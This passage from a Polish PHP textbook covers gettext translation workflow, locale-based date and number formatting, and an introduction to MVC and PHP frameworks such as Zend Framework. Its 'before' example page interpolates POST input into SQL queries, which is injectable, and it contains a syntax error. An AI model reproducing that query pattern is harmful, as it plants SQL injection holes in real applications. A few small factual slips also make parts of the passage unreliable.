Rozszerzenie *Gettext* musi być w stanie określać, jakie łańcuchy znaków należy tłumaczyć. Proces tłumaczenia jest realizowany przy użyciu funkcji `gettext()`. Za każdym razem, gdy zostanie ona wywołana, PHP zajrzy do repozytorium lokalizacji dla konkretnego języka (więcej informacji na ten temat zostało podanych w etapie 2.) i dopasuje łańcuch podany w jej wywołaniu do odpowiedniego tłumaczenia. Skrypt PHP wie, jakiego języka należy użyć dzięki wcześniejszemu wywołaniu funkcji `setlocale()`, informującej PHP o wybranym języku i kraju, oraz funkcjom `bindtextdomain()` oraz `textdomain()`, które z kolei informują PHP o tym, gdzie ma szukać plików z tłumaczeniami.

Szczególną uwagę należy zwrócić na podaną wcześniej informację o określaniu zarówno języka, jak i kraju, gdyż w wywołaniu funkcji `setlocale()` nie należy przekazywać określenia samego języka (np. Italian — włoski). Zamiast tego należy użyć jednej z predefiniowanych kombinacji określających kod języka i kraju, zdefiniowanych przez Międzynarodową Organizację Normalizacyjną (ISO). Możemy na przykład chcieć używać na witrynie języka angielskiego oraz zapisywać daty i godziny w formacie stosowanym w USA. W takim przypadku w wywołaniu metody `setlocale()` należałoby użyć kombinacji `en_US`, a nie `en_GB`. Ponieważ różnice pomiędzy językiem angielskim używanym w Anglii oraz w USA są minimalne — w większości przypadków sprowadzają się do nieznacznych różnic w zapisie nielicznych słów — cały proces umiędzynarodawiania ograniczyłby się do zdefiniowania kilku odmiennych łańcuchów znaków i zezwolenia funkcji `gettext()` na wykorzystanie wartości domyślnych, przekazywanych w jej wywołaniu, jeśli nie uda się ich odnaleźć w repozytorium.

■ **Uwaga** Kody języków oraz krajów zdefiniowane przez ISO można znaleźć w wielu miejscach w internecie; wystarczy poszukać takich słów kluczowych, jak: *ISO*, *kody krajów*, *kody ISO*, *kody języków*, lub ich angielskich odpowiedników: *ISO*, *country codes* lub *language codes*. Kilka popularnych kombinacji kodów przedstawiono w tabeli 23.1.

Listing 23.1 przedstawia prosty przykład, który próbuje dokonać włoskiego tłumaczenia tekstu `"Wpisz swój adres e-mail"`.

Listing 23.1. *Wykorzystanie funkcji gettext() do obsługi wielu języków*

```
<?php

    // Określenie języka docelowego
    $language = 'it_IT';
```

Tabela 23.1. *Popularne kombinacje kodów języków i krajów*

Kombinacja	Ustawienia lokalne
pt_BR	brazylijskie
fr_FR	francuskie
de_DE	niemieckie
en_GB	angielskie
he_IL	izraelskie
it_IT	włoskie
es_MX	meksykańskie
es_ES	hiszpańskie
en_US	amerykańskie (USA)

```
    // Wybór odpowiednich ustawień lokalnych
    setlocale(LC_ALL, $language);

    // Określenie lokalizacji plików z tłumaczeniami
    bindtextdomain('messages', '/usr/local/apache/htdocs/locale');

    // Wskazanie dziedziny, jaką należy przeszukiwać w pliku tłumaczenia
    textdomain('messages');
?>

<form action="subscribe.php" method="post">
<?php echo gettext("Podaj swój adres e-mail:"); ?><br />
<input type="text" id="email" name="email" size="20" maxlength="40" value="" />
<input type="submit" id="submit" />
</form>
```

Oczywiście, aby przedstawiony skrypt zadziałał zgodnie z naszymi oczekiwaniami, konieczne będzie stworzenie repozytorium lokalizacji i przetłumaczenie łańcuchów znaków na odpowiednie języki. Właśnie te zagadnienia zostały opisane w etapach 2., 3. i 4.

Etap 2. Tworzenie repozytorium lokalizacji

Kolejnym krokiem jest stworzenie repozytorium, w którym będą przechowywane pliki z tłumaczeniami. Dla każdej kombinacji kodu języka i kraju należy utworzyć odrębny katalog, a wewnątrz niego jeszcze jeden, o nazwie *LC_MESSAGES*. A zatem jeśli zamierzamy lokalizować witrynę w taki sposób, by obsługiwała języki angielski (domyślny), niemiecki, włoski i hiszpański, to struktura katalogów powinna mieć następującą postać:

locale/
  de_DE/
    LC_MESSAGES/
  it_IT/
    LC_MESSAGES/
  es_ES/
    LC_MESSAGES/

Tę strukturę katalogów można umieścić w dowolnym miejscu, gdyż funkcja `bindtextdomain()` (zastosowana na listingu 23.1) odpowiada za skojarzenie ścieżki z predefiniowaną nazwą dziedziny.

Etap 3. Tworzenie plików tłumaczeń

Kolejnym krokiem jest wybranie ze wszystkich skryptów PHP łańcuchów znaków, które będą miały być tłumaczone. Można to zrobić, używając polecenia `xgettext`, będącego programem pomocniczym wchodzącym w skład pakietu *Gettext*. Warto zwrócić uwagę, że program ten udostępnia ogromną liczbę przeróżnych opcji, o których można dowiedzieć się czegoś więcej, korzystając z opcji `--help`. Wykonanie poniższego polecenia spowoduje, że `xgettext` przeanalizuje wszystkie pliki z rozszerzeniem *.php* znajdujące się w bieżącym katalogu i wygeneruje plik zawierający łańcuchy, które mogą być tłumaczone:

```
%>xgettext –n *.php
```

Zastosowanie opcji `-n` spowoduje, że przed łańcuchem znaków zostanie podana nazwa pliku oraz numer wiersza, w jakim został on odnaleziony. Domyślnie polecenie to generuje plik wynikowy o nazwie *messages.po*, choć można go zmienić na dowolny inny, używając opcji `--default-domain=`*`nazwa_pliku`*. Oto przykładowa postać pliku wygenerowanego przez polecenie `xgettext`:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2010-05-16 13:13-0400\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: homepage.php:12
msgid "Subskrybuj nasz biuletyn informacyjny:"
msgstr ""

#: homepage.php:15
msgid "Podaj swój adres e-mail:"
msgstr ""

#: contact.php:12
msgid "Skontaktuj się z nami, pisząc na adres info@przykladyphp.pl!"
msgstr ""
```

Ten plik należy skopiować do katalogu z odpowiednią lokalizacją, a następnie przejść do kolejnego etapu.

Etap 4. Przetłumaczenie tekstów

W następnej kolejności należy otworzyć plik *messages.po*, który chcemy przetłumaczyć, umieszczony w katalogu języka, i podać tłumaczenia zapisanych w nim łańcuchów znaków. Tłumaczenia te umieszcza się we wpisach `msgstr`, poniżej tłumaczonego tekstu. Później można zmodyfikować wszystkie teksty zapisane wielkimi literami, podając w nich informacje związane z tworzoną aplikacją. Szczególną uwagę trzeba zwrócić na łańcuch `CHARSET`, zawierający nazwę odpowiedniego zbioru znaków, gdyż podana w nim wartość będzie mieć

decydujący wpływ na to, czy rozszerzenie *Gettext* będzie w stanie wykonywać tłumaczenia. Łańcuch `CHARSET` należy zastąpić nazwą odpowiedniego zbioru znaków, używanego do prezentowania tłumaczonych tekstów. Na przykład języki używające alfabetu łacińskiego, takie jak angielski, niemiecki, włoski czy hiszpański, są prezentowane przy użyciu zbioru znaków ISO-8859-1. Zbiór znaków Windows-1251 służy natomiast do prezentacji języków używających cyrylicy, takich jak rosyjski. Zamiast opisywać niezliczone istniejące zbiory znaków, sugeruję, by zainteresowany Czytelnik zajrzał do doskonałego opracowania poświęconego tej tematyce, jakie można znaleźć na Wikipedii na stronie: *http://en.wikipedia.org/wiki/Charakter_encoding*[2].

Wskazówka Pisanie prawidłowych tekstów jest już wystarczająco trudne nawet w rodzimym języku, dlatego jeśli chcemy przetłumaczyć naszą witrynę na inny język, konieczne będzie skorzystanie z pomocy osoby, która go bardzo dobrze zna, lub tłumacza. Usługi profesjonalnego tłumacza mogą być dosyć drogie, więc dobrym rozwiązaniem będzie odwiedzenie lokalnego uniwersytetu, gdzie zazwyczaj można znaleźć osoby z innych krajów. Być może za odpowiednio atrakcyjną stawkę będą one zainteresowane współpracą.

Etap 5. Generowanie plików binarnych

Ostatnim wymaganym krokiem, jaki należy wykonać w ramach przygotowywania tłumaczenia aplikacji, jest wygenerowanie binarnych wersji plików *messages.po*, które będą następnie używane przez rozszerzenie *Gettext*. Do tego celu używane jest polecenie `msgfmt`. Aby z niego skorzystać, należy przejść do katalogu wybranego języka i wykonać następujące polecenie:


```
%>msgfmt messages.po
```

W rezultacie otrzymujemy plik o nazwie *messages.mo* — to właśnie on będzie używany przez rozszerzenie *Gettext* podczas wykonywania tłumaczeń.


Podobnie jak program `xgettext`, także `msgfmt` udostępnia wiele opcji; ich listę można wyświetlić, używając opcji `--help`.

Etap 6. Określanie odpowiedniego języka w skryptach

Aby w końcu móc wykorzystać przygotowane, zlokalizowane łańcuchy znaków, należy wybrać ustawienia lokalne przy użyciu funkcji `setlocale()` oraz wywołać funkcje `bindtextdomain()` oraz `bindtext()` w sposób przedstawiony na listingu 23.1. W efekcie uzyskujemy możliwość prezentowania naszej witryny w różnych językach przy wykorzystaniu tego samego kodu skryptów. Na przykład na rysunkach 23.1 oraz 23.2 został przedstawiony ten sam formularz, przy czym pierwszy został wyświetlony przy użyciu ustawień lokalnych `pl_PL`, a drugi `it_IT`.



Rysunek 23.1. *Formularz subskrypcji biuletynu w polskiej wersji*



Rysunek 23.2. *Ten sam formularz w wersji włoskiej*

---

[2] Informacje na temat kodowania polskich znaków diakrytycznych można znaleźć na Wikipedii na stronie *http://pl.wikipedia.org/wiki/Kodowanie_polskich_znaków* — *przyp. tłum.*

Oczywiście, przedstawiłem tu jedynie pewien fragment zagadnień związanych z tworzeniem witryn wielojęzycznych; temat ten jest jednak znacznie bardziej obszerny. Na przykład kiedy z czasem zawartość witryny zacznie się zmieniać, Czytelnik będzie musiał dowiedzieć się, w jaki sposób można scalać i aktualizować pliki *.po*. Na szczęście pakiet *Gettext* udostępnia narzędzia służące do wykonywania tych operacji; wszelkie informacje na ten temat można znaleźć w jego dokumentacji.

Choć pakiet *Gettext* doskonale nadaje się do tworzenia aplikacji w wielu wersjach językowych, to jednak nie zaspokaja naszych potrzeb związanych z koniecznością odpowiedniej lokalizacji innych danych, takich jak liczby czy daty. Zagadnieniem tym zajmiemy się w następnym podrozdziale.

■ **Wskazówka** Jeśli tworzona witryna udostępnia materiały prezentowane w kilku różnych językach, to najprawdopodobniej najwygodniejszym sposobem zapewnienia użytkownikowi możliwości wyboru języka jest zapisanie jego wartości w zmiennej sesyjnej, a następnie przekazywanie jej do funkcji `setlocale()`, wywoływanej na samym początku skryptu. Więcej informacji na temat sposobów obsługi sesji można znaleźć w rozdziale 18.

Lokalizacja dat, liczb i godzin

Funkcja `setlocale()` przedstawiona w poprzednim podrozdziale ma znacznie większy zakres możliwości niż jedynie ułatwianie tłumaczenia tekstów na witrynie; może także mieć wpływ na sposób, w jaki PHP wyświetla daty, liczby oraz godziny. Ma to ogromne znaczenie, gdyż te niejednokrotnie bardzo ważne informacje są w różnych krajach prezentowane w odmienny sposób. Załóżmy na przykład, że jesteśmy zatrudnieni w amerykańskiej firmie, która udostępnia na zasadach subskrypcji swoje usługi innym firmom ze wszystkich stron świata. Kiedy nadchodzi czas odnowienia subskrypcji, na samej górze strony jest prezentowany stosowny komunikat, taki jak ten przedstawiony poniżej[3]:

```
Your subscription ends on 3-4-2011. Renew soon to avoid service cancellation.
```

Dla użytkowników pochodzących z USA data podana w tym komunikacie będzie oznaczać 4 marca 2011 roku. Jednak użytkownicy pochodzący z Europy odczytają ją jako 3 kwietnia. W efekcie użytkownicy z Europy nie uznają za konieczne odnawiania subskrypcji aż do końca marca i niewątpliwie bardzo się zdziwią, kiedy 5 marca nie uda im się zalogować. To tylko przykład jednego z wielu potencjalnych problemów, które mogą wyniknąć ze sposobów prezentacji danych.

Takie rozbieżności można wyeliminować poprzez zlokalizowanie informacji w taki sposób, by były one prezentowane dokładnie tak, jak tego oczekuje użytkownik. Język PHP sprawia, że jest to stosunkowo łatwe zadanie, które można wykonać poprzez określenie właściwych ustawień lokalnych w funkcji `setlocale()`, a następnie wyświetlenie prawidłowo sformatowanych danych przy użyciu jednej z funkcji: `money_format()`, `number_format()` lub `strftime()`.

Załóżmy na przykład, że chcielibyśmy wyświetlić datę wygaśnięcia subskrypcji zgodnie z ustawieniami lokalnymi użytkownika. W tym celu wystarczy określić te ustawienia w funkcji `setlocale()`, a datę przekazać w wywołaniu funkcji `strftime()` (wykorzystując przy okazji funkcję `strtotime()` w celu utworzenia odpowiedniego znacznika czasu):

```
<?php
    setlocale(LC_ALL, 'it_IT');
    printf("Twoja subskrypcja wygasa %s roku.", strftime('%x', strtotime('2011-03-04')));
?>
```

W efekcie zostanie wyświetlony następujący komunikat:

```
Twoja subskrypcja wygasa 04/03/2011 roku.
```

[3] Twoja subskrypcja wygaśnie 4 marca 2011 roku. Odnów ją szybko, by uniknąć zakończenia usługi — *przyp. tłum.*

Dokładnie w taki sam sposób można formatować liczby i wartości monetarne. Na przykład w USA oddziela się cyfrę oznaczającą tysiące od pozostałej części liczby przy użyciu przecinka. W niektórych krajach europejskich do tego samego celu używana jest kropka lub w ogóle nie stosuje się żadnego separatora. Aby jeszcze dodatkowo skomplikować całą sprawę, w USA kropka jest używana jako separator dziesiętny, natomiast w Europie tę samą funkcję spełnia przecinek. Oznacza to, że wszystkie przedstawione poniżej liczby reprezentują tą samą wartość:

- 523,332.98
- 523 332.98
- 523332.98
- 523.332,98

Oczywiście, warto wyświetlać takie informacje w sposób możliwie jak najbardziej zbliżony do tego, jakiego oczekuje użytkownik, by niepotrzebnie nie wprowadzać go w błąd. W tym celu należy wykorzystać funkcję `setlocale()` wraz z `number_format()` oraz jeszcze jedną, dodatkową funkcją o nazwie `localeconv()`, zwracającą informacje o sposobie formatowania liczb w wybranych ustawieniach lokalnych. Wspólne wykorzystanie tych trzech funkcji pozwala wygenerować poprawnie sformatowane liczby, co pokazuje poniższy przykład:

```
<?php
    setlocale(LC_ALL, 'it_IT');
    $locale = localeconv();
    printf("(it_IT) Łączny czas dojazdów do pracy %s. <br />",
        number_format(4532.23, 2, $locale['decimal_point'],
        $locale['thousands_sep']));
    setlocale(LC_ALL, 'en_US');
    $locale = localeconv();
    printf("(en_US) Łączny czas dojazdów do pracy %s.",
        number_format(4532.23, 2, $locale['decimal_point'],
        $locale['thousands_sep']));
?>
```

Jego wykonanie zwróci następujące wyniki:

```
(it_IT) Łączny czas dojazdów do pracy 4532,23.
(us_US) Łączny czas dojazdów do pracy 4,532.23.
```

Podsumowanie

Zachowanie globalnej perspektywy podczas tworzenia witryny może nam ułatwić dotarcie z naszymi usługami do znacznie szerszego grona odbiorców. Pozostaje jedynie mieć nadzieję, że informacje zamieszczone w tym rozdziale pokazały, iż proces ten nie jest aż tak złożony, jak można było początkowo sądzić.

W kolejnym rozdziale Czytelnik znajdzie wprowadzenie do jednego z najbardziej atrakcyjnych i popularnych rozwiązań stosowanych podczas tworzenia aplikacji internetowych: szkieletów (ang. *frameworks*). Wszystkie teoretyczne informacje zamieszczone w tym rozdziale Czytelnik będzie miał okazję wykorzystać w praktyce, tworząc witrynę WWW przy użyciu szkieletu Zend Framework.

ROZDZIAŁ 24

Wprowadzenie do stosowania Zend Framework

Choć Czytelnik zapewne dopiero rozpoczyna swoją karierę programisty aplikacji internetowych, to jednak z dużą dozą prawdopodobieństwa można przyjąć, że już szkicuje możliwości swojej — od dawna planowanej — pierwszej witryny. Może ma to być sklep internetowy? Internetowe forum gromadzące osoby zainteresowane zbieraniem znaczków pocztowych? A może coś nieporównanie mniej interesującego, lecz znacznie bardziej praktycznego, takiego jak firmowy intranet? Niezależnie od ostatecznego celu zawsze należy ze wszystkich sił starać się postępować zgodnie z najlepszymi znanymi praktykami. Stosowanie takich najlepszych praktyk stało się w ostatnich latach tak ważne, że powstały całe grupy programistów, które postawiły sobie za cel stworzenie wielu różnych tak zwanych *szkieletów aplikacji internetowych* (ang. *web frameworks*). Szkielety te mają ułatwiać pracę innym programistom i pomagać im tworzyć aplikacje internetowe wydajnie, szybko i w zgodzie z najlepszymi zasadami.

Niniejszy rozdział ma spełnić trzy podstawowe cele. Pierwszym z nich jest przedstawienie wzorca projektowego *MVC* (ang. *Model-View-Controller* — model-widok-kontroler), który zapewnia programistom możliwość tworzenia aplikacji internetowych w bardzo zorganizowany sposób. Drugim celem jest przedstawienie kilku najpopularniejszych szkieletów używanych do tworzenia aplikacji w języku PHP, z których każdy pozwala na korzystanie z wzorca MVC, a dodatkowo udostępnia wiele innych cech i mechanizmów umożliwiających zaoszczędzenie czasu, takich jak integracja z bazami danych lub usługami sieciowymi. Na koniec chciałbym przedstawić szkielet Zend Framework, który pomimo że jest jednym z najnowszych dostępnych narzędzi tego typu, to jednak bardzo szybko staje się najpopularniejszym z nich.

Przedstawienie wzorca MVC

Załóżmy, że ostatnio uruchomiliśmy nową witrynę i zyskała ona ogromną popularność. Chcąc wykorzystać swój sukces, wyznaczamy sobie nowe, bardziej ambitne cele i planujemy zwiększenie złożoności projektu. Zaczęliśmy nawet zatrudniać nowych, utalentowanych pracowników, by pomogli nam zarówno w projektowaniu witryny, jak i w jej rozwoju. Nowi projektanci zaczynają jednak wprowadzać drastyczne zmiany w naszych stronach, spośród których wiele ma strukturę podobną do tej przedstawionej na poniższym przykładzie:

```
<?php
    // Dołączenie informacji konfiguracyjnych i nagłówka
    INCLUDE "config.inc.php";
    INCLUDE "header.inc.php";

    // Pobranie danych wejściowych
    $eid = htmlentities($_POST['eid']);
```

```
    // Pobranie informacji o pracowniku
    $query = "SELECT last_name, email, tel
              FROM employees
              WHERE employee_id='$eid'";

    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // Zapisanie pobranych informacji w zmiennych
    list($name, $email, $telephone) = $result->fetch_row();
?>

<div id="header">Informacje kontaktowe o pracowniku: <?php echo $name; ?>
Nazwisko: <?php echo $name; ?><br />
E-mail: <?php echo $email; ?><br />
Telefon: <?php echo $telephone; ?><br />

<div id="sectionheader">Ostatnie nieobecności
<?php

    // Pobranie listy ostatnich nieobecności w kolejności chronologicznej
    $query = "SELECT absence_date, reason
              FROM absences WHERE employee_id='$eid'
              ORDER BY absence_date DESC";

    // Przetworzenie i wykonanie zapytania
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // Wyświetlenie pobranych informacji o nieobecnościach
    while (list($date, $reason) = $result->fetch_row();
        echo "$date: $reason";
    }

    // Dołączenie stopki strony
    INCLUDE "footer.inc.php";
?>
```

Ponieważ projekt tej strony oraz jej logika w ogromnym stopniu się przenikają, bardzo szybko pojawia się kilka problemów:

- Ze względu na brak separacji pomiędzy prezentacją stron oraz logiką ich działania projektanci, którzy zostali zatrudnieni wyłącznie w celu upiększenia wyglądu witryny, teraz muszą się uczyć języka PHP.
- Programiści zatrudnieni w celu rozszerzania możliwości witryny teraz są rozpraszani koniecznością poprawiania błędów i niebezpiecznego kodu PHP tworzonego przez projektantów. W międzyczasie postanawiają wprowadzać swoje własne, drobne modyfikacje w projekcie witryny, czym doprowadzają projektantów do szału.
- Bezustanny konflikt, jaki wywołuje jednoczesna edycja tych samych plików, powoli staje się męczący i prowadzi do niepotrzebnego marnowania czasu.

Czytelnik zapewne zauważył tu pewną prawidłowość: brak separacji obowiązków prowadzi do problemów, braku zaufania i spadku efektywności. A przecież istnieje rozwiązanie, które w ogromnym stopniu może nam pomów w uniknięciu wszystkich tych problemów. Jest nim architektura MVC.

Zastosowanie wzorca projektowego MVC poprawia wydajność pracy, gdyż dzieli aplikację na trzy niezależne komponenty: *model*, *widok* oraz *kontroler*. Dzięki takiemu rozwiązaniu każdy z nich może być tworzony i modyfikowany niezależnie od pozostałych, co pozwala zminimalizować niepożądane efekty, nieuchronnie występujące, gdy komponenty te są ze sobą ściśle powiązane (tak jak przedstawiono to na powyższym przykładzie). Bez problemu w internecie można znaleźć szczegółowe definicje każdego z tych elementów, jednak na nasze potrzeby wystarczą poniższe wyjaśnienia:

- **Model**: model określa reguły dziedziny modelowanej przez witrynę, definiując zarówno postać używanych przez nią danych, jak i ich zachowanie. Wyobraźmy sobie na przykład, że tworzymy aplikację spełniającą funkcję kalkulatora przeliczającego funty na kilogramy, stopy na mile, stopnie Fahrenheita na Celsjusza oraz wszelkie inne jednostki. Model jest odpowiedzialny za określenie wzorów koniecznych do wykonywania takich przeliczeń, a kiedy zostanie mu dostarczona wartość i informacje o operacji, jakiej należy dokonać, powinien on wykonać odpowiednie obliczenia i zwrócić ich wyniki. Warto zwrócić uwagę, że model nie jest odpowiedzialny za formatowanie danych ani za prezentowanie ich użytkownikowi. Te zadania są realizowane przez widok.
- **Widok**: widok jest odpowiedzialny za sformatowanie danych zwróconych przez model i zaprezentowanie ich użytkownikowi. Może się zdarzyć, że kilka widoków będzie korzystać z tego samego modelu, w zależności od sposobu, w jaki mają być wyświetlone dane. Na przykład nasza aplikacja do konwersji jednostek może udostępnić dwa interfejsy: jeden przeznaczony dla tradycyjnych przeglądarek i drugi dla przeglądarek na urządzeniach przenośnych.
- **Kontroler**: kontroler odpowiada za określanie, w jaki sposób aplikacja powinna zareagować na zdarzenia zachodzące w jej przestrzeni (którymi zazwyczaj są poczynania użytkowników), oraz za koordynację wykorzystania modelu i widoku, tak by została wygenerowana prawidłowa odpowiedź. Specjalny rodzaj kontrolera, nazywany *kontrolerem fasady* (ang. *front controller*), odpowiada za kierowanie wszystkich żądań do odpowiedniego kontrolera i zwracanie odpowiedzi.

Aby pomóc Czytelnikowi lepiej zrozumieć sposób działania szkieletów aplikacji wykorzystujących wzorzec MVC, poniższy przykład opisuje go na podstawie naszej hipotetycznej aplikacji do przeliczania jednostek, zwracając przy tym szczególną uwagę na znaczenie poszczególnych komponentów wzorca:

- Użytkownik korzysta z widoku, aby określić rodzaj konwersji, jakiej chce dokonać, takiej jak konwersja stopni Fahrenheita na Celsjusza.
- Kontroler odpowiada na żądanie, określając właściwą operację konwersji, przygotowując niezbędne dane i przekazując je do modelu.
- Model przelicza wartość wyrażoną w stopniach Fahrenheita na stopnie Celsjusza i zwraca wynik do kontrolera.
- Kontroler wywołuje odpowiedni widok i przekazuje do niego wynik obliczeń. Widok generuje ostateczną postać wyników, która jest następnie przesyłana do użytkownika.

Szkielety aplikacji PHP

Choć język PHP już od dawna doskonale nadaje się do tworzenia aplikacji w oparciu o model MVC, to jednak aż do momentu zyskania nagłej popularności przez szkielet Ruby on Rails (*www.rubyonrails.com*) nie było zbyt wielu rozwiązań tego typu. Społeczność programistów PHP odpowiedziała na ten zgiełk, tworząc własne rozwiązania, które zapożyczały wiele atrakcyjnych możliwości nie tylko z Ruby on Rails, lecz także z wielu innych szkieletów działających w oparciu o wzorzec MVC. W tym podrozdziale zostały zaprezentowane cztery najbardziej popularne szkielety służące do tworzenia aplikacji internetowych w PHP.

Uwaga Czytelnik z łatwością zauważy, że każdy z szkieletów opisanych poniżej może zaoferować znacznie więcej niż jedynie implementację wzorca projektowego MVC. Na przykład każdy z nich ułatwia korzystanie z technologii Ajax, dysponuje mechanizmami weryfikacji poprawności danych i pozwala na integrację z bazami danych. Zachęcam do wnikliwego przestudiowania unikalnych cech i możliwości każdego z nich, by określić, który najlepiej nadaje się do zastosowania w tworzonej aplikacji.

CakePHP

Spośród wszystkich czterech rozwiązań opisanych w tej części rozdziału szkielet CakePHP (*www.cakephp.org*) w największym stopniu przypomina Ruby on Rails; zresztą jego twórcy chętnie przyznają, że ich projekt był początkowo wzorowany na tym przełomowym rozwiązaniu. CakePHP został stworzony w 2005 roku przez Michała Tatarynowicza, od tego czasu projekt przyciągnął uwagę setek aktywnych programistów, a jego popularność doprowadziła nawet do powstania niedochodowej fundacji Cake Software Foundation (*www.cakefoundation.org*) oraz CakeForge (*http://cakeforge.org*) — repozytorium zawierającego projekty wykorzystujące szkielet CakePHP oraz przeznaczone dla niego wtyczki i aplikacje.

Inicjatywa CakeForge odniosła znaczący sukces, gromadząc do czasu publikacji tej książki ponad 240 projektów i ponad 7000 zarejestrowanych użytkowników. Do najbardziej interesujących projektów dostępnych na CakeForge można zaliczyć: BakeSale (wykorzystujący CakePHP system do obsługi koszyków z zakupami i katalogu produktów), Cheesecake Photoblog (fotoblog zapewniający duże możliwości dostosowywania) oraz cakeAMFPHP (system ogłoszeń wykorzystujący CakePHP i technologię Flash).

■ **Uwaga** W odróżnieniu od trzech pozostałych przedstawionych tu rozwiązań, CakePHP działa zarówno z PHP 4, jak i PHP 5. Oznacza to, że osoby korzystające z usług dostawców, którzy jeszcze nie zdecydowali się na zainstalowanie PHP 5, i tak będą mogli skorzystać z tego potężnego narzędzia.

Solar

Solar (*http://solarphp.com*) jest skrótem od angielskich słów *Simple Object Library and Application Repository* (repozytorium prostych obiektów i aplikacji). Jest to zbiór bardzo wielu klas przeznaczonych dla PHP 5, ułatwiających szybkie tworzenie aplikacji. Solar został utworzony i jest rozwijany przez Paula M. Jonesa, który brał udział w tworzeniu także kilku innych znanych projektów PHP, takich jak Savant Template System (*http://phpsavant.com*). Solar korzysta z doświadczeń zdobytych przez swego twórcę podczas prac nad innymi projektami. Konwersja tekstu na kod XHTML, zarządzanie rolami realizowane na wiele sposobów (przy użyciu plików, LDAP lub SQL), obsługa wielu schematów uwierzytelniania (za pomocą plików *.ini*, *htpasswd*, protokołów IMAP, LDAP itd.) to tylko parę spośród wielu możliwości, jakie udostępnia Solar.

Symfony

Szkielet Symfony (*www.symfony-project.com*) jest dzieckiem Fabina Potenciera, założyciela francuskiej firmy programistycznej Sensio (*www.sensio.com*). Unikalną cechą Symfony jest to, że został on utworzony w oparciu o kilka innych „otwartych" projektów, takich jak pakiety Doctrine i Propel, obsługujące odwzorowania obiektowo-relacyjne. Dzięki wyeliminowaniu dodatkowego nakładu pracy, związanego z samodzielnym pisaniem tych komponentów, twórcy Symfony mogli skoncentrować się na tworzeniu innych możliwości, które w dużym stopniu skracają czas powstawania aplikacji internetowych. Programiści używający tego szkieletu mogą korzystać także z takich narzędzi, jak automatyczne sprawdzanie poprawności informacji wprowadzanych w formularzach, zarządzanie koszykami z zakupami w sklepach internetowych, intuicyjna integracja z technologią Ajax przy użyciu takich bibliotek jak jQuery.

Wszystkie wymienione do tej pory szkielety aplikacji zapewniają ogromne możliwości i są używane przez niezliczonych programistów na całym świecie. Dostępne jest jednak jeszcze inne rozwiązanie, którego możliwości są nawet większe — z tego względu zostało ono przedstawione bardziej szczegółowo.

Zend Framework

Zend Framework jest projektem otwartym, wspieranym i rozwijanym przez jednego z głównych dostawców produktów i usług PHP — firmę Zend Technologies (*www.zend.com*). Udostępnia on wiele wyspecjalizowanych komponentów pozwalających realizować zadania mające wielkie znaczenie podczas tworzenia nowoczesnych

aplikacji internetowych, takie jak automatyzacja podstawowych operacji na bazach danych (tak zwanych operacji CRUD, od angielskich słów *Create*, *Retrieve*, *Update*, *Delete* — tworzenie, pobieranie, aktualizacja i usuwanie), przechowywanie danych w pamięci podręcznej oraz filtrowanie danych wejściowych. Jednak tym, co sprawia, że szkielet ten jest szczególnie interesujący, jest bogata grupa komponentów służących do realizowania bardzo często występujących zadań, choć może niemających kluczowego znaczenia, takich jak generowanie dokumentów PDF, odczytywanie zawartości kanałów RSS i korzystanie z API takich witryn, jak Amazon, Flickr czy też Yahoo!.

W dalszej części rozdziału została zamieszczona skrócona prezentacja najważniejszych możliwości Zend Framework. Jej celem jest przedstawienie użytkownikowi zarówno sposobów korzystania z tego szkieletu, jak i zainteresowanie Czytelnika niezwykłym zwiększeniem wydajności pracy, jaki zapewnia on, ale też inne podobne szkielety.

Przedstawienie Zend Framework

Choć wszystkie szkielety przedstawione w tym rozdziale zapewniają ogromne możliwości i zasługują na głębsze zainteresowanie, to jednak szczególne podejście do konstrukcji szkieletu, jakie zastosowano w Zend Framework, sprawia, że jest on idealnym kandydatem do dokładniejszego omówienia. W tej części rozdziału opisałem, jak można zainstalować Zend Framework oraz jak użyć go do stworzenia internetowej aplikacji współpracującej z popularnym serwisem Twitter. Pierwszy z przedstawionych przykładów ma za zadanie pokazać Czytelnikowi, jak łatwo można stworzyć szkielet witryny, korzystając z Zend Framework, natomiast drugi demonstruje może nieco bardziej praktyczne rozwiązanie i używa komponentu Yahoo! Web Services w celu ułatwienia określania wyników sprzedaży.

Na początku jednak warto poświęcić nieco czasu i przejrzeć tabelę 24.1, zawierającą listę wybranych, najbardziej interesujących komponentów Zend Framework wraz z ich krótkimi opisami. W przykładach przedstawionych w dalszej części rozdziału Czytelnik dowie się, w jaki sposób można używać tych komponentów.

Tabela 24.1. *Lista wybranych komponentów szkieletu Zend Framework*

Komponent	Zastosowanie
`Zend_Cache`	Zapisuje dane, umożliwiając ich szybkie pobieranie. Informacje mogą być umieszczane w pamięci RAM, bazie SQLite oraz w specjalnej pamięci podręcznej APC (ang. *Alternative PHP Cache*).
`Zend_Config`	Ułatwia zarządzanie parametrami konfiguracyjnymi aplikacji i korzystanie z nich.
`Zend_Controller`	Zarządza komponentem kontrolera.
`Zend_Db`	Zawiera warstwę abstrakcji bazy danych, działającą w oparciu o PDO.
`Zend_Feed`	Obsługuje kanały RSS oraz Atom.
`Zend_Filter`	Ułatwia filtrowanie i weryfikację danych, wymuszając odpowiednią składnię zapisu najpopularniejszych wartości, takich jak adresy poczty elektronicznej, numery kart kredytowych, daty (zgodnie z formatem ISO 8601) oraz numery telefonów.
`Zend_Gdata`	Zapewnia interfejs do kilku usług Google, takich jak Google Blogger, Google Calendar oraz Google Notebook.
`Zend_HTTP_Client`	Wykonuje żądania HTTP. Aktualnie komponent ten jest w stanie wykonywać żądania `GET`, `POST`, `PUT` oraz `DELETE`.
